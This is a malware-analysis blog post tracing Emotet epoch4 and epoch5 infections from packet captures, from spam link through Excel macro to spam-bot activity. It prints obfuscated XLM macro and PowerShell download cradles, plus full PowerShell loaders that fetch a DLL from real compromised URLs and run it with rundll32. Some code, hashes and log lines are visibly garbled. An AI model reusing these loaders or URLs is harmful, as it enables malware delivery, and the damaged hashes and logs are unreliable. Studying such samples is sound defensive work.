

[QuickNote] Emotet epoch4 & epoch5 tactics

Published: 2022-01-23 · Archived: 2026-04-05 18:27:39 UTC



This article is based on samples collected by [Mr. Brad Duncan](#) through his excellent lab: [2022-01-20 \(THURSDAY\) – EMOTET EPOCH 4 AND EPOCH 5 INFECTIONS](#)

Emotet epoch4:

The time of the initial infection in the pcap file (2022-01-20-Emotet-epoch4-infection-with-spambot-activity.pcap) is around 2022-01-20 19:37 UTC , when the victim clicks on the link in the spam mail, they will access the address mangaloresoundandlights[.]com :

2022-01-20 19:37:43.18.1.20.182	49681	52.153.155.231	443	TCP	mangaloresoundandlights.com	49681 → 443 [SN] Seq=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:37:43.18.1.20.1	53	184.21.41.29	55627	DNS		Standard query response StdId=2 A mangaloresoundandlights.com A 184.21.41.29 A 172.67.159.58
2022-01-20 19:37:43.18.1.20.182	49682	184.21.41.29	88	TCP		49682 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:37:43.18.1.20.182	49680	13.107.42.16	443	TLSv1.2	config.edge.skype.com	Client Hello
2022-01-20 19:37:43.18.1.20.182	49681	52.153.155.231	443	TLSv1.2	api.edgeoffice.microsoft.com	Client Hello
2022-01-20 19:37:43.18.1.20.182	49682	184.21.41.29	88	HTTP	mangaloresoundandlights.com	GET /stage-lighting-frontend/qmDjYcDpzeR0Z/ HTTP/1.1
2022-01-20 19:37:43.18.1.20.182	49683	184.21.41.29	443	TCP		49683 → 443 [SYN] Seq=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:37:43.18.1.20.182	49683	184.21.41.29	443	TLSv1.3	mangaloresoundandlights.com	Client Hello

If the access is successful, the victim will be asked to download an Excel file similar to the image below (this file will have a random name after each access. As in Mr. Brad Duncan's summary, the file he downloaded has file name: 12772684608453.xls):




```

1 $path = "C:\Users\Public\Documents\ssd.dll";
2 $url1 = 'http://peterpolz.to/create.eu/cgi-bin/foR0DwV0IQu6/';
3 $url2 = 'http://fr7.ambo5288.cc/-/Q7qLFrK3slabny8nrc/';
4 $url3 = 'https://schloss.stainz.at.to-create.eu/cgi-bin/az2rEM5i8hacCilt/';
5 $url4 = 'http://realinvestdeal.com/nonetdh/jENargaf7p8NwZ/';
6 $url5 = 'https://mall.payarena.com/wp-content/2jicZBw/';
7 $url6 = 'https://madpress03.aftanzhipdono.com/hqhd/VZLD0vysK5Gp5odHb/';
8 $url7 = 'https://pofotografie.com/oixu4n/3C3da27vJbM0cvaJeb/';
9 $url8 = 'https://lalibertad.apiperu.net.pe/assets/4f/';
10 $url9 = 'http://s-lifes.com/2vz3xe/4Wsf/';
11
12 $web = New-Object net.webclient;
13 $urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9".split(",");
14 foreach ($url in $urls) {
15     try {
16         $web.DownloadFile($url, $path);
17         if ((Get-Item $path).Length -ge 30000) {
18             [Diagnostics.Process];
19             break;
20         }
21     } catch {
22         fer.png
23         provided by Mr. Brad
24         Duncan
25 }
26 }
27
28 $sleep = 4; cmd /c c:\Windows\System64\rundll32.exe
29 'C:\Users\Public\Documents\ssd.dll', AnyString;
30
31 $path = "C:\Users\Public\Documents\ssd.dll";
32 $url1 = 'http://hindimedia.in/wp-content/uploads/IXntuGfQLE3i0HsTk/';
33 $url2 = 'https://child.dental/assets/fe3l9vmslU08d/';
34 $url3 = 'https://notesculture.com/wp-includes/aEo4H/';
35 $url4 = 'http://cambridge-business.com/cambridge-business.com/Qn/';
36 $url5 = 'http://nyleadz.co/elementor-pro/aldQmCBoi1HC/';
37 $url6 = 'http://baharab.shop/wp-admin/Z6mW9Y3V/';
38 $url7 = 'http://demo.avionxpress.com/stud/OarPTbpmW/';
39 $url8 = 'http://avionxpress.com/lp/HyHifM/';
40 $url9 = 'http://api.task-lite.com/-/T3owj5fueBdu06K/';
41
42 $web = New-Object net.webclient;
43 $urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9".split(",");
44 foreach ($url in $urls) {
45     try {
46         $web.DownloadFile($url, $path);
47         if ((Get-Item $path).Length -ge 30000) {
48             [Diagnostics.Process];
49             break;
50         }
51     } catch {
52         fe2.png
53         file that I downloaded
54 }
55 }
56
57 $sleep = 4; cmd /c c:\Windows\System64\rundll32.exe
58 'C:\Users\Public\Documents\ssd.dll', AnyString;
59

```

Based on the content of the png file, it can be seen that this powershell script will iterate all the list of urls and try download payload and save it under the name "C:\Users\Public\Documents\ssd.dll". If the download is successful, it will call rundll32.exe to execute ssd.dll.

I tried downloading the Dll from one of the urls in the fe2.png file:

```

remux@remux:~$ curl -s -O http://hindimedia.in/wp-content/uploads/IXntuGfQLE3i0HsTk/ -o ssd.dll http://hindimedia.in/wp-content/uploads/IXntuGfQLE3i0HsTk/
2022-01-23 01:15:02 -- http://hindimedia.in/wp-content/uploads/IXntuGfQLE3i0HsTk/
Resolving hindimedia.in (hindimedia.in)... 104.21.82.47, 172.67.153.105, 2066:4708:3034:ac43:9969, ...
Connecting to hindimedia.in (hindimedia.in)[104.21.82.47]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 626688 (612K) [application/x-msdownload]
Saving to: 'ssd.dll'

ssd.dll
100%[=====] 612.00K 1.41MB/s in 0.4s

2022-01-23 01:15:03 (1.41 MB/s) - 'ssd.dll' saved [626688/626688]

remux@remux:~$ ls -l /tmp/
total 4
-rw-rw-r-- 1 remux remux 612000 Jan 23 01:15 ssd.dll
remux@remux:~$ cat /tmp/ssd.dll
ssd.dll: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
remux@remux:~$ md5sum /tmp/ssd.dll
5fc1853bb34e891e67d7cc0ba6f5169 ssd.dll
remux@remux:~$ sha1sum /tmp/ssd.dll
88464b39a5cc0169672a3c804753ac4330 5c2a0407 2200463c1c38e8aa53073605f

```


In the pcap file, the result is similar to the following:

Time	Source IP	Destination IP	Protocol	Source Port	Destination Port	Length	Info
2022-01-20 19:38:57	10.1.20.182	195.7.214.7	HTTP	80	80	195.7.214.7	GET /fer/fer.png HTTP/1.1
2022-01-20 19:38:58	10.1.20.182	195.7.214.7	DNS	53	53	195.7.214.7	Standard query 89114 A peterpolz.to-create.eu
2022-01-20 19:38:58	10.1.20.182	195.7.214.7	DNS	53	53	195.7.214.7	Standard query response 89114 A peterpolz.to-create.eu A 195.46.123.38
2022-01-20 19:38:58	10.1.20.182	195.7.214.7	TCP	80	80	195.7.214.7	40695 > 80 [SYN] Seq=81464240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:38:58	10.1.20.182	195.7.214.7	HTTP	80	80	195.7.214.7	GET /cgi-bin/t0R0WwV0IQu6/ HTTP/1.1
2022-01-20 19:38:59	10.1.20.182	195.7.214.7	DNS	53	53	195.7.214.7	Standard query 8913c A fr7.ambo5288.cc
2022-01-20 19:38:59	10.1.20.182	195.7.214.7	DNS	53	53	195.7.214.7	Standard query response 8913c A fr7.ambo5288.cc
2022-01-20 19:38:59	10.1.20.182	195.7.214.7	TCP	80	80	195.7.214.7	40695 > 80 [SYN] Seq=81464240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:38:59	10.1.20.182	195.7.214.7	HTTP	80	80	195.7.214.7	GET /-/Q7qLFrK3slabny8nrc/ HTTP/1.1
2022-01-20 19:39:02	10.1.20.182	195.7.214.7	TCP	80	80	195.7.214.7	40696 > 80 [SYN] Seq=81464240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:39:03	10.1.20.182	195.7.214.7	TCP	80	80	195.7.214.7	40697 > 80 [SYN] Seq=81464240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:39:06	10.1.20.182	195.7.214.7	TCP	80	80	195.7.214.7	40698 > 443 [SYN] Seq=81464240 Len=0 MSS=1460 WS=256 SACK_PERM=1

From the Dll file provided by Mr. Brad Duncan as well as the Dll file that I downloaded, it is easy to unpack the [emotet core Dll](#):

Filename	MD5	SHA1	CRC32	SHA-256
2022-01-20-emotet-epoch4-core_dll.bin	77c73d26ba33afda929ab21ff35ce827	1b00f3b2b0c1da31581a316ff22bf01bc6eaf680	ded6903c	931cf2ec23e034d8677c
ssd_00380000_dumped_core_dll.bin	77c73d26ba33afda929ab21ff35ce827	1b00f3b2b0c1da31581a316ff22bf01bc6eaf680	ded6903c	931cf2ec23e034d8677c

With Emotet's core Dll unpacked, I can find and extract C2 configuration information as well as the keys used to encrypt traffic and verify data:



The results obtained are similar to the analysis at <https://tria.ge/220121-wxp5xaafb2>. As described by Mr. Brad Duncan, 33 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.


Time	Source	Source Port	Destination	Destination Port	Protocol	Host	Server Name	Info
2022-01-20 20:13:44	18.1.20.102	49889	145.90.14.135	587	SMTP/IMF			From: "Mike Smith - Hangout" <fev-tec@ig.odn.ne.jp>, subject: RE: RE: Yamaha V-Star Classic, (...
2022-01-20 20:12:00	18.1.20.102	49889	200.55.245.53	25	SMTP/IMF			From: "Md. Azizul Hakim" <paqoo@arygo.com.ar>, subject: Re: Requesting to consume the 09 models B...
2022-01-20 20:21:11	18.1.20.102	51121	45.77.72.79	25	SMTP/IMF			From: "Yahoo - Assistant General Manager" <johnadam@ntn198@ultr.com>, subject: Sukarto Kamto, ...
2022-01-20 20:21:12	18.1.20.102	51121	45.77.72.79	25	SMTP/IMF			From: "Gmail - Assistant General Manager" <johnadam@ntn198@ultr.com>, subject: (text/html)
2022-01-20 20:22:05	18.1.20.102	51214	45.77.62.157	587	SMTP/IMF			From: "Mary Ellen Handley" <parago@ona-andina.net>, subject: Re: Re: this weekend's campout, (tex...

Emotet epoch5:

The time of the initial infection in the pcap file (2022-01-20-Emotet-epoch5-infection-with-spambot-activity.pcap) is around 2022-01-20 17:46 UTC , when the victim clicks on the link in the spam mail, they will access the address `mt.yoshimax[.]net` :

Time	Source	Source Port	Destination	Destination Port	Protocol	Host	Server Name	Info
2022-01-20 17:46:29	18.1.20.101	49679	13.107.42.16	443	TLSv1.2		config.edge.skype.com	Client hello
2022-01-20 17:46:29	18.1.20.101	52700	18.1.20.1	53	DNS	mt.yoshimax.net		Standard query 0xc515 A mt.yoshimax.net
2022-01-20 17:46:29	18.1.20.101	57027	18.1.20.1	53	DNS	api.edgeoffer.microsoft.com		Standard query 8b0b26 A api.edgeoffer.microsoft.com
2022-01-20 17:46:29	18.1.20.1	53	18.1.20.101	57027	DNS	api.edgeoffer.microsoft.com		Standard query response 8b0b26 A api.edgeoffer.microsoft.com CNAME linkagedextension-prod.traff...
2022-01-20 17:46:29	18.1.20.101	49688	92.153.155.231	443	TCP			49688 → 92 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:46:29	18.1.20.1	53	18.1.20.101	52700	DNS	mt.yoshimax.net		Standard query response 0xc515 A mt.yoshimax.net A 219.94.162.178
2022-01-20 17:46:29	18.1.20.101	49681	219.94.162.178	80	TCP			49681 → 219 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:46:29	18.1.20.101	49680	52.153.155.231	443	TLSv1.2		api.edgeoffer.microsoft.com	Client hello
2022-01-20 17:46:29	18.1.20.101	49681	219.94.162.178	80	HTTP	mt.yoshimax.net		GET /air/667533-670628/?name=Eddie%20Money HTTP/1.1
2022-01-20 17:46:30	18.1.20.101	57029	18.1.20.1	53	DNS	www.google.com		Standard query 8d238f A www.google.com
2022-01-20 17:46:30	18.1.20.1	53	18.1.20.101	57029	DNS	www.google.com		Standard query response 8d238f A www.google.com A 142.250.138.103 A 142.250.138...

At the time of blogging, this address is no longer accessible. Therefore, I will use the files that Mr. Brad Duncan provided for further analysis:



Packet	Hostname	Content Type	Size	Filename
511	mt.yoshimax.net	text/html	72 kB	?name=Eddie%20Money
717	mt.yoshimax.net	application/vnd.openxmlformats-officedocument...	50 kB	?i=1
942	185.7.214.7	text/html	11 kB	fe1.html
952	185.7.214.7	image/png	1094 bytes	fe1.png
1594	kastamonulezzetrehberi.com	application/x-msdownload	573 kB	EXnOJ
1691			1460 bytes	

Analyze excel file: 2022-01-20-Emotet-epoch5-Excel-file.bin . Similar to the above epoch4, its macro code is as follows:

```
FUSCATED EXCEL4/XLM MACRO FORMULAS:
FullEvaluation      , SET.NAME(111,cmd /c m^sh^t^a h^t^t^p^:/^/0xb907d607/fer/fe1.html)
PartialEvaluation  , =EXEC(cmd /c m^sh^t^a h^t^t^p^:/^/0xb907d607/fer/fe1.html)
End                , HALT()
```

2022-01-20 17:47:42 10.1.20.101	49689	185.7.214.7	80	TCP	49689 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:47:42 10.1.20.101	49689	185.7.214.7	80	HTTP	GET /fer/fe1.html HTTP/1.1

The javascript in the file 2022-01-20-Emotet-epoch5-fe1.html.txt when executed will spawn powershell process to download the png file (also a powershell script):

```
PROCESS: powershell [3624]
FILE: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CMDLINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='{GOOGLE}
{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.W
{GOOGLE}{GOOGLE}e'.replace('{GOOGLE}', ''); $c4='bc{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}
t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}', '');
$c3='ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}tp
{GOOGLE}://185.7.214.7/fer/fe1.png''').replace('{GOOGLE}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X
$JI|I`E`X
```


2022-01-20 17:47:45 10.1.20.101	49690	185.7.214.7	80	TCP	49690 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:47:45 10.1.20.101	49690	185.7.214.7	80	HTTP	GET /fer/fe1.png HTTP/1.1

The content of the file fe1.png is as follows:


```
2022-01-20-Emotet-epoch5-fe1.png.txt x
1 $path = "C:\Users\Public\Documents\ssd.dll";
2 $url1 = 'http://kastamonulezzetrehberi.com/cszc/EXnOJ/';
3 $url2 = 'http://papercrownillustrations.com/bvp9yk/iTD5WQoYxczIkJz/';
4 $url3 = 'http://rankwpfront.onrender.com/c6owf1/giybddDU5rk8vC/';
5 $url4 = 'http://phumyhungcorp.com/wp-content/jQubwvvu7BhEEctJJ/';
6 $url5 = 'https://primeanalytics.com/Fox-SS/CICLU/';
7 $url6 = 'http://myshoppee.com/Fox-C404/UnJC7Wa7MtDct/';
8 $url7 = 'http://23.254.231.129/urmeds4me.com/qb725b0/';
9 $url8 = 'http://geetanjaliconstructions.com/gallery_js/j0au/';
10 $url9 = 'http://markat.thinkgeniux.live/0hbg/fu5HRP6Gw/';
11 $url10 = 'https://matrockdrill.com/__MACOSX/TkKBmTWK8Xk/';
12
13 $web = New-Object net.webclient;
14 $urls =
15 "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
16 foreach ($url in $urls) {
17     try {
18         $web.DownloadFile($url, $path);
19         if ((Get-Item $path).Length -ge 30000) {
20             [Diagnostics.Process];
21             break;
22         }
23     }
24     catch{}
25 }
26 Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe
'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Like above, this script also browses the urls to download the dll file and saves it as sdc.dll . Then, call rundll32.exe to execute the sdc.dll file saved at the path "C:\Users\Public\Documents\ssd.dll" .


2022-01-20 17:47:45 18.1.20.1	68689	18.1.20.1	53	DNS	kastamonulizetrebleri.com	Standard query 0x134 A kastamonulizetrebleri.com
2022-01-20 17:47:45 18.1.20.1	68689	18.1.20.1	68689	DNS	kastamonulizetrebleri.com	Standard query response 0x134 A kastamonulizetrebleri.com A 185.98.68.242
2022-01-20 17:47:45 18.1.20.1	49691	185.98.68.242	88	TCP		49691 → 88 [SYN] Seq=64248 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:47:46 18.1.20.1	49691	185.98.68.242	88	HTTP	kastamonulizetrebleri.com	GET /css2/css027/HTTP/1.1
2022-01-20 17:47:47 18.1.20.1	51681	18.1.20.1	51681	DNS	www.bing.com	Standard query request 0x1d27 A www.bing.com CHAME a-0001.a-afentry.net.trafficmanager.net CHAME...
2022-01-20 17:47:47 18.1.20.1	443	204.79.197.208	443	TCP	www.bing.com	60692 → 443 [EST] Seq=614000935 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 17:47:47 18.1.20.1	443	204.79.197.208	443	TLSv1.2	www.bing.com	Client Hello



Easily unpack to get [Emotet core DLL](#):



With Emotet's core DLL unpacked, I can extract C2 configuration information as well as the keys used to encrypt traffic and verify data:




The results obtained are similar to the analysis at <https://tria.ge/220123-j3yv5afeel>. As described by Mr. Brad Duncan, 26 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.


Time	Source	Source Port	Destination	Destination Port	Protocol	Host	Server Name	Info	Data Hex	Data
2022-01-20 18:16:46	10.1.20.101	58477	209.71.209.9	587	SMTP/DMP			From: "Claudio Andres Admin Gomez" <ceeminevva@ilotepegn.com.mx>, subject: Fu: SE SUSPENDER ACTU...		
2022-01-20 18:26:43	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: "terukazu hirayama" <hirayama@tescoe-japan.co.jp> <sbuce@coadycont.ca>, subject: Fu: gar-...			
2022-01-20 18:26:43	10.1.20.101	53805	209.71.209.9	25	SMTP/DMP		From: =NtFF-8787PFEMcSF jAX8VY2ds24g133vNdspeF jAsuVAm1G8ncSF jAX8VY21vbn1kZ8ncHvbbvGyB2jP82.			
